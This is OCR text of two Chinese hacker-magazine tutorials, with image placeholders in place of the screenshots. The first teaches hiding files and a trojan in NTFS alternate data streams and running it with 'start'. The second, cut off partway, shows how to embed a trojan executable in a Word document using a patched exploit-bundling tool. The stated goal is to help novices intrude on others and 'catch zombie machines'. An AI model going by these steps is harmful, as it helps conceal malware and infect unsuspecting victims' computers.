


图 1




图 2

二、隐藏文件

我们要使用到的命令跟上面的大同小异，命令格式为 **type 文件名+后缀>>任意文件:任意文件名+原文件后缀**，比如 **type 1.jpg>>abc.def:2.jpg**，就是将 1.jpg 的内容写入到 abc.def:2.jpg 这个流文件中，abc.def 可以随便换，最好是使用正常的文件，这样隐蔽性会更强，如图 3。




图 3

打开隐藏文件时就要注意了，如果用来打开文件的程序是系统自带的（位于系统目录下），直接输入程序名就可以了；但如果是使用另外的软件打开的话就要加上完整的路径，且流文件也要带上完整路径。例如使用画图工具打开 abc.def:2.jpg，命令格式就应该是 **mspaint abc.def:2.jpg**，而如果使用 ACDSee9 打开的话，命令格式就应该是 **D:\ACDSee9\ACDSee9.exe D:\abc.def:2.jpg**。

注意上边的 2.jpg，后缀最好跟原文件一致，不然使用第三方软件打开时可能会出错。比如 **type 1.jpg>>abc.def:2.jjj**，使用 Windows 自带的画图工具可以顺利打开，但使用 ACDSee9 打开时却提示数据格式不可识别，必须改成 .jpg 后缀才可以打开，如图 4。




图 4

同理，其它文件也可以这样隐藏，只要打开时根据后缀名找对应的程序就行了，而且也可以像隐藏信息那样隐藏多个文件。

三、捆绑木马

仍然是使用上面隐藏文件的方法，运行的命令格式为 **start 流文件路径**，需要带上完整的路径，不然会提示参数不正确的，如图5。




图5

四、注意事项

1.流文件不能直接通过网络传输，也不能使用WinRAR进行普通压缩后传输，那样会丢失信息，必须在压缩时选择高级选项里的“保存文件流数据”才行，如图6。





图6

2.制作好的流文件大小跟用来隐藏原文件的那个文件是一样的，但压缩后的文件还是包括了隐藏文件的大小，这说明NTFS文件流仍然会占用磁盘空间，这是判断文件是否包含流文件的重要方法，比对解压后的文件大小和压缩包的大小，如果前者小于后者那就说明这个压缩包有猫腻。

3.流文件必须要在NTFS分区下才能运行，一旦放到其它的文件系统分区中，即使再放回来，也会造成NTFS数据流的丢失。

其实，关于NTFS文件流的使用，在以前的黑客X档案上也曾经介绍过，不过只是简单的介绍了如何让木马藏匿于数据流中。本文经过我的亲身实验，将NTFS文件流的一些常见的利用方法大致整理了一下，希望能给各位菜鸟带来更多的入侵思路。



木马也爱Office

踏雪无痕.Ande.寇

曾经有朋友问我可不可以把一个exe文件藏在一个JPG文件中，这样当别人点击图片的时候，隐藏的exe文件就会被运行。想法倒是蛮不错的，可惜这种方法根本就行不通（至少我还没有找出来可行的方法），因为当我们运行jpg格式的文件时系统就会自动把它关联到图形程序上。我们隐藏的木马基本上都是exe文件，在使用的时候，一般都是先对其进行免杀处理，然后捆绑或做其它处理后再用各种方法传播出去。可是现在“不运行陌生人发来的未知程序”（特别是exe程序）似乎都成了防范木马的头条守则了（相信大家都碰到过在QQ里传输一个exe文件会被拦截的情况吧），因此，直接传输exe文件肯定是不行的。今天我就介绍给各位菜菜如何在Office文件中藏马，让菜鸟也能轻轻松松的捉肉鸡！

请出我们今天的主角——Office全版溢出系列捆绑工具。下载解压后，大家会看到有六个文件，其中一个为说明，一个为内存注册补丁，其余四个就是我们要用到的工具。先来说一下这几个工具：DocExp.XPSP.v1.02++.exe和DocExp.03SP.v1.03++.exe这两个文件的功能基本一样，只是前一个是针对Word2002，而后一个是针对Word2003，软件上也已经标明了各版本的适用范围，如图1。因此，我们在介绍的时候只介绍DocExp.03SP.v1.03++.exe，DocExp.XPSP.v1.02++.exe的使用和DocExp.03SP.v1.03++.exe基本一样。




图1

一、DOC木马的制作

首先，我们运行相应的补丁文件，如图2，然后运行DocExp.03SP.v1.03++.exe。我们会看到一个要求注册的对话框，此时根据运行的程序在刚才运行的office系列挂马工具内存补丁上选择相应的补丁，再点“补上”就可以了。




图2

回到DocExp.03SP.v1.03++.exe的注册界面，直接点“确定”，接下来我们就可以配置它了。在上面的“本地的可执行文件”处，点击“浏览”指定一个已经配置好的木马程序（我们使用微软的一个名为Bootvis的软件为例来进行演示），然后在“输入Word文档（DOC）”中指定一个正常的DOC文档，在“输出Word文档”指定生成DOC文档的路径，最后点“确定”，就会生成一个包含可执行文件的DOC文档文件，如图3。

